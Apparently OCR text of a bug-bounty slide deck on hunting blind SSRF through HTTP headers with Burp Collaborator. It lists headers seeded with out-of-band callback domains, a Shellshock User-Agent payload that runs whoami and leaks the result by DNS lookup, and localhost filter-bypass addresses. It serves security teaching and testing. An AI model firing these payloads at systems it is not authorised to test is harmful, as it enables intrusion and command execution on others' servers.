WHOAMI ?

INDIAN

ADITYA SHENDE

BOUNTY HUNTER & TRAINER

Hackers gonna hack...

HUNTING HEADERS FOR SSRF

HUNTING HEADERS FOR SSRF
HUNTING HEADERS FOR SSRF
HUNTING HEADERS FOR SSRF

ADITYA SHENDE : BOUNTY HUNTER

SSRF

SSRF

SSRF

SSRF

A BASIC

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to cause HTTP requests from the server-side application to an arbitrary domain of the attacker's choice.

BLIND SSRF OVER HEADERS

What Blind ?

• • •


When an application can be induced to send a back-end HTTP request to a supplied URL, blind SSRF vulnerabilities occur, but the response from the back-end request is not returned in the front-end response of the application.

What technique >>>

OAST: OUT-OF-BAND APPLICATION SECURITY TESTING

BURPSUITE >> TARGET >> HTTP,SMTP,DNS.

IF A VULNERABILITY IS BLIND, THEN IT SENDS BACK NO USEFUL RESPONSE TO US WHEN WE SEND A TEST ATTACK - EVEN IF THAT ATTACK IS SUCCESSFUL




BURP COLLABORATOR

Everywhere !!!

BURP COLLABORATOR IS A NETWORK SERVICE USED BY BURP SUITE TO HELP IDENTIFY MANY VARIETIES OF VULNERABILITIES.

When using Burp Collaborator, Burp sends payloads to the audited application that are intended to trigger Collaborator server encounters when certain bugs or behaviors occur.


Collaborator Everywhere



• • •

USE & WORKFLOW

By inserting non-invasive headers designed to unveil backend systems by forcing pingbacks to Burp Collaborator, this extension improves your in-scope proxy traffic. Simply install it and browse the goal website to use it.



Automatic bruhh...

Headers

Referer:

True-Client-IP:

X-Wap-Profile:

X-Client-IP:

CF-Connecting_IP:

X-Forwarded-For:

Client-IP:

X-Originating-IP:

All headers with burp-collaborator link

22 : NOTHING

https://burplink.net:22/test.php

80 : HTTP & DNS

https://burplink.net:80/test.php

3306 : NOTHIG

https://burplink.net:3306/test.php

443 : DNS

https://burplink.net:443/test.php

WHAT REQUEST ?

Raw | Params | Headers | Hex

```
GET /product?productId=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
root@aycisckpd6a3zd6b7figsx45ww2nsdg2.burpcollaborator.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://ytvpn0fd8u5rul1z23d4nlztrkxp1dq.burpcollaborator.net/ref
Cookie: session=cMgwvj7oTSYJJOFVolhITgBgUFzeHZju
Upgrade-Insecure-Requests: 1
Cache-Control: no-transform
True-Client-IP: spoofed.jviaplhyaf7cwm3k4ofpp61et5zaxym.burpcollaborator.net
X-Wap-Profile: http://ydfp70zdsupre1lzm3x471jtbkhpgd5.burpcollaborator.net/wap.xml
X-Client-IP: spoofed.qtnhnsf58m5jut1r2vdwndz1rcxhx5m.burpcollaborator.net
From: root@n3rexpp2ijfg4qbocsntxa9i197e82x.burpcollaborator.net
CF-Connecting_IP: spoofed.usqlmwe97q4ntx0v1zc0mhypqgwly9n.burpcollaborator.net
X-Real-IP: spoofed.lodcina03h0epowmxq8ri8ugm7scv0k.burpcollaborator.net
X-Forwarded-For: spoofed.uecl8w09tqqnfxmvnzy08hkpcgiln9c.burpcollaborator.net
Forwarded:
for=spoofed.tfck9v18uprmgwnuoyzz9glodfj69xxm.burpcollaborator.net;by=spoofed.tfck9v18uprmgwnuoyzz9glodfj69xxm.burpcollaborat
or.net;host=spoofed.tfck9v18uprmgwnuoyzz9glodfj69xxm.burpcollaborator.net
Client-IP: spoofed.qzthtsl5embj0t7r8vjwt[illegible]
Contact: root@qgahas25vmsjhtorpv0wadmleck3awyl.burpcollaborator.net
X-Originating-IP: spoofed.lodcina03h0epowmxq8ri8ugm7syis6h.burpcollaborator.net
```

Evil payloads over headers:

X-Forwarded-For: id.burplink.net:8080/aditya.php

X-Forwarded-For: http://user:pass@hostname/

User-Agent:() { :; }; /usr/bin/nslookup
$(whoami).id.burpcollaborator.net

• • •

HEADERS FOR HACKERS

HTTP or DNS

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result fr
payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard ☑ Include Collaborator server location

Poll Collaborator interactions

Poll every 1 seconds Poll now

#	Time	Type	Payload	Comment
1	2021-Feb-23 07:21:13 UTC	DNS	of797ejz6dwzrb2qesy7a7el9cf23r	
2	2021-Feb-23 07:21:13 UTC	HTTP	of797ejz6dwzrb2qesy7a7el9cf23r	
3	2021-Feb-23 07:21:13 UTC	DNS	of797ejz6dwzrb2qesy7a7el9cf23r	

Description | Request to Collaborator | Response from Collaborator

Raw | Headers | Hex

```
GET /aditya.php HTTP/1.1
Host: of797ejz6dwzrb2qesy7a7el9cf23r.burpcollaborator.net
Accept-Encoding: gzip
```

Response status code:
Online internal asset:port responds with 200 OK vs offline internal asset:port 500 Internal Server Error

Response contents:
The response size in bytes is smaller or bigger depending on whether or not the URL you are trying to request is reachable.

Response timing:
The response times are slower or faster depending on whether or not the URL you are trying to request is reachable.

ALPHANUMERIC

http://ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ = example.com

SHORT-HAND IP

http://0/Admin/
http://127.1/AdMiN
http://127.0.1/aDMIn

LOCALHOST WITH A DOMAIN REDIRECTION

http://spoofed.burpcollaborator.net
http://localtest.me
127.0.0.1.nip.io

STORY OF [::]

http://[::]:22/ SSH

Add collaborator link everywhere , You may get HTTP

NOT EVERY HTTP IS SSRF

ADITYA SHENDE

Thanks...

Find me on Google

Keyword: Kongsec